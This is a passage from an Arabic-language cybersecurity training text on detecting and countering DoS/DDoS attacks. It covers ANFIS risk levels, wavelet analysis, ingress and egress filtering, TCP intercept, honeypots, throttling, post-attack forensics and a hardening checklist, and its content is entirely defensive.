
Fig. 5.10 Feed-forward networks

Decision-Making

بعد تقييم جميع محركات **ANFIS** الخمسة مع مقاييس **CUSUM**، وإخراج (القيمة) (**defuzzified**) لكل محرك **ANFIS** يتم جمعها واتخاذ القرار على أساس قيم **defuzzified**. اعتمادا على شدة الهجوم، تعطى القرار النهائي منخفضة أو متوسطة أو عالية، مما يدل على مستوى المخاطر للشبكة التي يجري رصدها. كثافة كل هجوم يمكن أن يعرف من إخراج محركها **ANFIS** المقابل. "منخفض **LOW**" مستوى المخاطر يعني أن حركة المرور هو حركة المرور العادية. "المتوسطة **MEDIUM**" مستوى المخاطر يحذر المسؤول من هجوم محتمل قد يحدث. ومع ذلك، قد لا يحدث مثل هذا الهجوم في بعض الأحيان. أيضا، إذ كان مستوى الهجوم هو المتوسط، فان النظام قد لا يتأثر كثيرا. في هذه الحالة، المسؤول قد لا يكون متأكدا ما إذا كان يمكن اتخاذ أي إجراء لأنه لا يعرف ما إذا كان سيكون هذا هجوم خطير. ولذلك، يمكن للمسؤول الانتظار لبعض الوقت، ويمكن اتخاذ الإجراءات اللازمة بعد أن يحصل على الإنذار المقبل. وهكذا، في هذه الحالات، فإنه هو وحده من يقرر لاتخاذ التدابير مضادة اللازمة. مستوى المخاطر "عالية **HIGH**"، أجهزة الإنذار المسؤولة هي التي تقوم باتخاذ الإجراءات اللازمة على الفور.

تحليل الإشارات القائمة على المويجات "Wavelet-Based Signal Analysis"

يصف تحليل المويجات "***Wavelet analysis***" الإشارات المدخلة من حيث المكونات الطيفية. فإنه يوفر وصفا للتردد العالمي " **global frequency**" و **no time localization**. توفر المويجات وصف الوقت والتردد المتزامن. هذا يجعل من السهل تحديد الوقت الذي يوجد فيه مكونات لتردد معين. إشارة الدخل تحتوي على كل من إشارة الوقت الموضعية الشاذة "***time-localized anomalous signals***" والضوضاء في الخلفية. من أجل الكشف عن حركة مرور الهجوم، المويجات تفصل إشارات الوقت الموضعية "***time-localized signals***" هذه ومكونات الضوضاء. وجود حالات شاذة يمكن تحديدها من خلال تحليل الطاقة في كل نافذة طيفيه. وجود الشذوذ قد يعني خطأ في الاعداد أو فشل في الشبكة، **flash events**، وهجمات مثل دوس، الخ.



10.8 التدابير المضادة ضد هجمات دوس (DoS/DDoS Countermeasure)

هناك ثلاثة أنواع من الاستراتيجيات المضاد المتاحة ضد هجمات حجب الخدمة / دوس:

- **امتصاص الهجوم (Absorb the attack)**

استخدام قدرة إضافية لاستيعاب الهجوم وهذا يتطلب التخطيط المسبق. فهو يتطلب موارد إضافية. العيب الوحيد الذي يرتبط بهذا هي تكلفة الموارد الإضافية، حتى عندما لا تكون أي من الهجمات الجارية.

- **التنازل عن الخدمات الغير حرجه "Degrade services"**

إذا كان من غير الممكن الحفاظ على خدماتك تعمل خلال الهجوم، فإنها فكرة جيدة للحفاظ على الأقل على وظيفة الخدمات الهامة "**critical service**". لهذا، تحتاج أولا التعرف على الخدمات الأساسية. ثم يمكنك تخصيص الشبكة، والنظم، وتصاميم التطبيق بمثل هذه الطريقة للحد من الخدمات غير هامه "**noncritical services**". وهذا قد يساعدك للحفاظ على وظيفة الخدمات الحيوية. إذا كان حمل الهجوم ثقيل للغاية، فقد تحتاج إلى تعطيل الخدمات الغير الحرجة من أجل الاحتفاظ بوظيفة الخدمات الحيوية من خلال توفير قدرات إضافية لهم.


- **اغلاق الخدمات "Shut down services"**

ببساطة يمكنك اغلاق جميع الخدمات حتى يهدأ الهجوم. على الرغم من أنه قد لا يكون الخيار الأمثل، فإنه ربما يكون ردا معقولا بالنسبة للبعض.

التدابير المضادة ضد هجمات دوس "DDoS Attack Countermeasures"

هناك العديد من الطرق للتخفيف من آثار هجمات دوس. هناك العديد من هذه الحلول والأفكار التي تساعد على الوقاية من بعض جوانب هجوم دوس. ومع ذلك، لا توجد وسيلة واحدة وحدها يمكنها أن توفر الحماية ضد جميع هجمات دوس. وبالإضافة إلى ذلك، فان المهاجمين كثيرا ما يقومون بتطوير العديد من هجمات **DDoS** الجديدة لتجاوز كل جديد من المضادات المستخدمة. في الأساس، هناك ستة مضادات ضد هجمات **DDoS**:

- **حماية الأهداف الثانوية "Protect secondary targets".**
- **إبطال المعالجين "Neutralize handlers".**
- **منع الهجمات المحتملة "Prevent potential attacks".**
- **تشتيت الهجمات "Deflect attacks".**
- **تخفيف الهجمات "Mitigate attacks".**
- **الطب الشرعي بعد الهجوم "Post-attack forensics".**



حماية الضحايا الثانوية "DoS/DDoS Countermeasures: Protect Secondary victims"

المستخدمين الفرديين "Individual Users"

يمكن حماية الضحايا الثانويين المحتملين من هجمات **DDoS**، وبالتالي منعهم من ان يصبحوا زومبى في يد القراصنة. هذه المطالب كثفت الوعي الأمني، واستخدام تقنيات الوقاية. إذا كان المهاجمين غير قادرين على اختراق أنظمة الضحايا الثانوية فلا يمكن إصابة الضحايا بدوس، يجب على العملاء مراقبة أمنهم بشكل مستمر. التحقق ينبغي أن يتم لضمان أنه لن يتم تثبيت أي من برامج **agent** على أنظمتهم ولا يتم إرسال حركة المرور الوكيل دوس إلى الشبكة. تثبيت برامج مكافحة الفيروسات ومكافحة طروادة والحفاظ على هذه محدثة يساعد في هذا الصدد، وكذلك تركيب تصحيحات "**patches**" البرمجيات لمعالجة مواطن الضعف المكتشفة حديثا. منذ ظهور هذه التدابير الهائلة التي اصبحت كجزء أساسي من أنظمة الحوسبة (الأجهزة والبرمجيات) توفر الحماية ضد الاكواد الخبيثة. هذا يمكن أن يقلل إلى حد كبير من خطر اختراق الأنظمة الثانوية. المهاجمين سوف لا يكون لديهم شبكة هجوم ينطلقون منها لشن هجمات دوس.

مقدمي خدمات الشبكة "Network Service Providers"

يمكن لمقدمي الخدمة ومسؤولي الشبكة اللجوء إلى التسعير الديناميكي "***dynamic pricing***" للاستخدام شبكتهم بحيث ان الضحايا الثانويين المحتملين يصبحوا أكثر نشاطا في منع أجهزة الكمبيوتر الخاصة بهم من أن يصبحوا جزءا من هجوم دوس. يمكن لمقدمي الخدمات التقاضي وفقا لاستخدام مواردها. وهذا من شأنه إجبار مزودي الخدمة السماح للعملاء الشرعيين فقط على شبكاتهم. في الوقت الذي يتم تغيير أسعار الخدمات، يجوز للضحايا الثانوية المحتملة الذين يدفعون للوصول إلى الإنترنت ان يصبحوا أكثر معرفة بحركة المرور الخطيرة، وربما القيام بعمل أفضل لضمان عدم المشاركة في هجوم دوس.

ابطال المعالجين "DoS/DDoS Countermeasures: Detect and Neutralize Handler"

هجوم دوس يمكن وقفها عن طريق الكشف وتحييد المعالجات "**Handler**"، والتي هم وسطاء للمهاجمين لبدء الهجمات. إيجاد ووقف المعالجات "**Handler**"هو وسيلة سريعة وفعالة للمواجهة ضد الهجوم. ويمكن أن يتم ذلك بالطرق التالية:

- دراسة بروتوكولات الاتصال وأنماط حركة المرور بين المعالجات والعملاء أو المعالجات والوكلاء من أجل تحديد عقد الشبكة التي قد تكون مصابة بالمعالج.
- هناك عادة عدد قليل من معالجات دوس "**DoS handler**" للنشر بالمقارنة مع عدد الوكلاء "**agent**"، وبالتالي تحييد بضع معالجات من الممكن ان يجعل العديد من الوكلاء عديمة الفائدة. منذ ان أصبح الوكلاء يشكلون جوهر قدرة المهاجم لنشر الهجوم، فان تحييد المعالجات لمنع المهاجمين من استخدامها هو استراتيجية فعالة لمنع هجمات **DDoS**.

اكتشاف الهجمات المحتملة "DoS/DDoS Countermeasures: Detect potential attacks".

للكشف أو منع هجوم دوس المحتمل والتي يتم إطلاقها، يكون من خلال استخدام الاتي: **ingress filtering**، **engress filtering**، و**TCP intercept**.

Ingress filtering

تصفية الدخول "*ingress filtering*" لا توفر الحماية ضد هجمات الفيضانات القادمة من **prefixes** الصالحة (*IP addresses*)؛ بدلا من ذلك، فإنه يحظر المهاجم من شن هجوم باستخدام عناوين المصدر المزورة التي لا تطيع قواعد ترشيح الدخول "*ingress filtering rules*". عندما يقوم موفر خدمة إنترنت (**ISP**) بتجميع إعلانات المرسل الموجه الى شبكات المصب المتعددة، ثم يجب تطبيق فلترة حركة المرور صارمة من أجل منع حركة المرور القادمة من خارج الإعلانات المجمعة. ميزة الفلترة هذه هو أنه يتيح تتبع المنشئ للمصدر الحقيقي، حيث يحتاج المهاجم استخدام عنوان مصدر صالح ويمكن الوصول إليه بصورة مشروعة.

Engress filtering

في هذا الأسلوب من فلترة حركة المرور، رؤوس حزم **IP** "**IP packet headers**" التي تترك الشبكة يتم فحصها في البداية والفحص لمعرفة ما إذا كانت تلبي معايير معينة. الحزم فقط التي تلبى المعايير يتم توجيها خارج الشبكة الفرعية "**sub-network**" التي نشأت منه; اما الحزم التي لم تلبى المعاير لا يتم إرسالها. هناك احتمال كبير بأن يكون عناوين مصدر الحزم المستخدمة في هجوم دوس لن تمثل عنوان المصدر لمستخدم صالح على الشبكة الفرعية المحددة مثل هجمات **DDoS** والتي غالبا ما تستخدم عناوين **IP** مزوره. سيتم تجاهل العديد من حزم دوس مع عناوين **IP** المزورة، إذا قام مسؤول الشبكة بوضع جدار الحماية في الشبكة الفرعية لتصفية أي حركة مرور من دون عنوان **IP** المصدر للشبكة الفرعية. تصفية الخروج يضمن أن حركة المرور الغير مصرح بها أو الضارة لن تترك أبدا شبكة الاتصال الداخلية.

إذا كان خادم الويب عرضة للهجوم من قبل ثغرات **zero day attack** والمعروفة فقط لمجتمع القراصنة **underground hacker**، حتى لو تم تطبيق كافة التصحيحات المتاحة، فانه يمكن أن يكون الخادم لا يزال معرض للاختراق. ومع ذلك، إذا تم تمكين تصفية الخروج، سلامة النظام يمكن انقاذه من قبل عدم قبول الخادم لتأسيس اتصال إلى المهاجم. وهذا من شأنه أيضا ان يحد من فعالية العديد من الحمولات المستخدمة في المآثر "**exploit**" الشائعة. ويمكن تحقيق ذلك عن طريق تقييد التعرض لحركة المرور الصادرة المطلوبة فقط، مما يحد من قدرة المهاجم على الاتصال مع الأنظمة الأخرى والوصول إلى الأدوات التي تمكن من الدخول إلى الشبكة.

TCP intercept

TCP intercept هي ميزة لفلترة حركة المرور وتهدف إلى حماية مجارير **TCP** من هجوم **TCP SYN-flooding**، وهو نوع من هجمات الحرمان من الخدمات. في هجوم **TCP SYN-flooding**، المهاجم يرسل كم هائل من طلبات الاتصالات مع عناوين غير قابلة للوصول. وكما أن العناوين ليست قابلة للوصول، فلا يمكن تأسيس أتصال وتبقى دون حل. هذا الكم الهائل من الاتصالات المفتوحة التي لم تحل يثقل من كاهل الخادم ويمكن أن يتسبب ذلك في إنكار الخدمة حتى للطلبات الصالحة. ونتيجة لذلك، فان المستخدمين الشرعيين قد لا يكونوا قادرين على الاتصال بشبكة الإنترنت، الوصول إلى البريد الإلكتروني باستخدام خدمة بروتوكول نقل الملفات، وهلم جرا. لهذا السبب، أدخلت ميزة **TCP intercept**.

في الوضع **TCP intercept**، البرمجيات تعترض حزم **SYN** المرسلة من قبل العملاء إلى الملقم ومن ثم تقوم بتطابقها مع قائمة وصول موسعة "*extended access list*". إذا تم العثور على التطابق، فنيابة عن خادم الوجهة، فان البرنامج يقوم بإنشاء اتصال مع العميل. مشابهة لهذا، البرنامج يقوم أيضا باتصال مع ملقم الوجهة نيابة عن العميل. وحالما يتم تأسيس اتصالات النصف، يقوم البرنامج بجمعهم مع بعض. وهكذا، فإن برنامج **TCP intercept** يمنع محاولات الاتصال الوهمية من الوصول إلى الخادم. يعمل برنامج **TCP intercept** كوسيط بين الخادم والعميل في جميع أنحاء الاتصال.

تشتيت الهجمات "DoS/DDoS Countermeasures: Deflect Attacks"

الأنظمة التي لديها أمن جزئي فقط، ويمكن أن تكون بمثابة إغراء للمهاجمين يطلق عليها **honeypots**. وهذا المطلوب بحيث سوف يقوم المهاجمين بمهاجمة **honeypots**، والنظام الفعلي سوف يكون آمن. **Honeypots** لا تقوم بحماية النظام الفعلي فقط من المهاجمين، ولكنها أيضا تتبع التفاصيل حول ما تحاول تحقيقه، من خلال تخزين المعلومات في سجل والتي يمكن استخدامها لتعقب أنشطتهم. وهذا مفيد لجمع المعلومات المتعلقة بأنواع الهجمات التي تحاول الهجوم عليك والأدوات المستخدمة في هذه الهجمات.

تكشف البحوث التي أجريت مؤخرا أن **honeypots** يمكن تقليدها جميع جوانب الشبكة بما في ذلك خوادم الويب، خدمة البريد، والعملاء. ويتم ذلك لكسب الاهتمام من مهاجمين دوس. تم تصميم **honeypots** لجذب مهاجمي دوس، بحيث يمكن تثبيت المعالج "**handler**" أو أكواد الوكيل "**agent**" داخل **honeypot**. وهذا يوقف النظم الشرعية من ان يتم اختراقها. وبالإضافة إلى ذلك، تمنح هذه الطريقة مالك مصيدة وسيلة للاحتفاظ بسجل للمعالج "**handler**" و/أو نشاط الوكيل "**agent**". وهذه المعرفة يمكن استخدامها للدفاع ضد أي هجمات دوس مستقبلية.

هناك نوعان مختلفان من honeypots:


- Low-interaction honeypots
- High-interaction honeypots

مثال على **High-interaction honeypots** هو **Honeynets**. **Honeynets** هي البنية التحتية. وبعبارة أخرى، فإنها محاكاة لتخطيط كامل لشبكة كاملة من أجهزة الكمبيوتر، ولكنها مصممة لهذا الغرض من اسر الهجمات. والهدف هو تطوير الشبكة حيث يتم التحكم في جميع الأنشطة وتتبعها. تحتوي هذه الشبكة الشراك الخداعية لخداع المهاجمين، وهي شبكة لديها حتى أجهزة كمبيوتر الحقيقية تشغل تطبيقات حقيقية.

KFSensor

المصدر: http://www.keyfocus.net

KFSensor بمثابة مصيدة لجذب وكشف المتسللين والديدان عن طريق محاكاة خدمات النظام الضعيفة وأحصنة طروادة. من خلال العمل كخادم مصيده، فإنه يمكن تحويل الهجمات من النظم الحيوية وتوفير مستوى أعلى من المعلومات مما يمكن تحقيقه باستخدام الجدران النارية والمخطوطات وحدها. وأظهرت لقطة من **KFSensor** على النحو التالي:



تخفيف الهجمات "DoS/DDoS Countermeasures: Mitigate attacks"

هناك نوعان من الطرق والتي من خلاها يتم تخفيف او وقف هجمات **DoS/DDoS** وهم:

موازنة الحمل "balance load"

يمكن لمقدمي عرض النطاق الترددي "**bandwidth**" زيادة عرض النطاق الترددي في حالة هجوم دوس لمنع أجهزتهم من الذهاب إلى حالة الركود/الحرمان من الخدمة. ويمكن أيضا لنموذج خادم منسوخ "***replicated server model***" أن يستخدم لتقليل المخاطر. الخوادم المنسوخة تساعد في تحسين إدارة الأحمال وتعزيز أداء الشبكة.

خنق "Throttling"

Min-max fair server-centric router throttles يمكن استخدامها لمنع الخوادم من الذهاب إلى أسفل. هذه الطريقة تمكن أجهزة الراوتر من إدارة حركة المرور الواردة الثقيلة جدا والتي تجعل الملقم قادرا على التعامل معها. ويمكن أيضا أن تستخدم لتصفية حركة المرور المستخدم الشرعي حركة مرور هجوم **DDoS** الوهمية.

رغم أن هذا الأسلوب في المرحلة التجريبية ومشغلي الشبكات تنفذ تقنيات مشابهة للاختناق. فإن القيود الرئيسية مع هذا الأسلوب هو أنه قد يؤدي الى الانذارات الكاذبة. في بعض الأحيان، قد يسمح لحركة المرور الخبيثة ان تمر في حين يقوم بإسقاط بعض حركة المرور الشرعية.

الطب الشرعي "Post-Attack Forensics"

في بعض الأحيان عن طريق دفع الكثير من الاهتمام لأمن جهاز الكمبيوتر أو الشبكة، حيث ان القراصنة يقومون بكسر في هذا النظام. في مثل هذه الحالات، يمكن للمرء استخدام أسلوب الطب الشرعي بعد الهجوم للتخلص من هجمات دوس.

تحليل نمط حركة المرور

خلال هجوم دوس، أداة نمط حركة المرور تقوم بتخزين البيانات بعد الهجوم والتي يمكن تحليل خصائص مميزة للحركة المهاجم. هذه البيانات مفيد في تحديث موازنة الحمل والاختناق المضاد لتعزيز التدابير المضادة للهجوم. يمكن تحليل أنماط حركة المرور لهجوم دوس أيضا مساعدة مسؤولي الشبكة لتطوير تقنيات الترشيح الجديدة التي تمنع حركة مرور هجوم دوس من الدخول أو الخروج الى شبكاتها.
تحليل أنماط حركة مرور دوس يمكن أن يساعد مسؤولي الشبكة للتأكد من أن المهاجم لا يمكنه استخدام أجهزتهم كمنصة دوس لاقتحام مواقع أخرى. تحليل جهاز الراوتر، وجدار الحماية، وسجلات **IDS** لتحديد مصدر حركة مرور دوس. على الرغم من أن المهاجمين يقومون باستخدام عناوين مصدر زائفه، **traceback IP** مع مساعدة مقدمي خدمات الإنترنت الوسيطة ووكالات إنفاذ القانون قد تمكن حجز الجناة.

Run the Zombie Zapper Tool

عندما كانت الشركة غير قادرة على ضمان أمن الخوادم وبدأ هجمات دوس، و**IDS** (نظام كشف التسلل) لاحظ ارتفاع في حجم حركة المرور والتي تشير إلى مشكلة محتملة. في مثل هذه الحالة، يمكن للضحية المستهدفة تشغيل **Zombie Zapper** لوقف النظام من الإغراق بواسطة الحزم.

هناك إصداران من **Zombie Zapper**. واحد يعمل على يونيكس، والآخر يعمل على أنظمة ويندوز. حاليا، يعمل **Zapper Tool** كآلية دفاع ضد **Trinoo**، **TFN**، **Shaft**، و**Stacheldraht**.

التدابير المضادة ضد دوس "DoS/DDoS Countermeasures"


يمكن زيادة قوة أمن الشبكات للمنظمة عن طريق وضع التدابير المضادة المناسبة في الأماكن الصحيحة. تتوفر العديد من هذه التدابير المضادة ضد هجمات حجب الخدمة/دوس. وفيما يلي قائمة بالتدابير المضادة ليتم تطبيقها ضد هجمات حجب الخدمة/دوس:

- آليات التشفير ذات الكفاءة تحتاج إلى تطبيقها على كل قطعة من تكنولوجيا النطاق العريض "**broadband technology**".
- تحسين بروتوكولات التوجيه "**routing protocol**"، لا سيما بالنسبة لـ **multi-hop WMN**.
- تعطيل الخدمات الغير المستخدمة والغير آمنة.
- منع كل الحزم الواردة القادمة من منافذ خدمة لمنع حركة المرور من انعكاس الخوادم "**reflection servers**".
- تحديث الكيرنل لأحدث إصدار.
- منع انتقال الحزم ذات العناوين الاحتيالية على مستوى **ISP**.
- وضع أجهزة الراديو الإدراكية "**cognitive radios**" في الطبقة المادية "**physical layer**" لمعالجة التشويش وتدافع انواع الهجمات.
- إعداد جدار الحماية لرفض وصول حركة مرور حزم **Internet Control Message Protocol (ICMP)** الخارجية.
- منع استخدام الوظائف الغير ضرورية مثل **gets**، **strcpy**، الخ.
- تأمين الإدارة عن بعد واختبار الاتصال.
- منع أعادة كتابة العناوين الإرجاع "**Prevent the return addresses from being overwritten**".
- يجب أن تتوقف البيانات التي تتم معالجتها من قبل المهاجم.
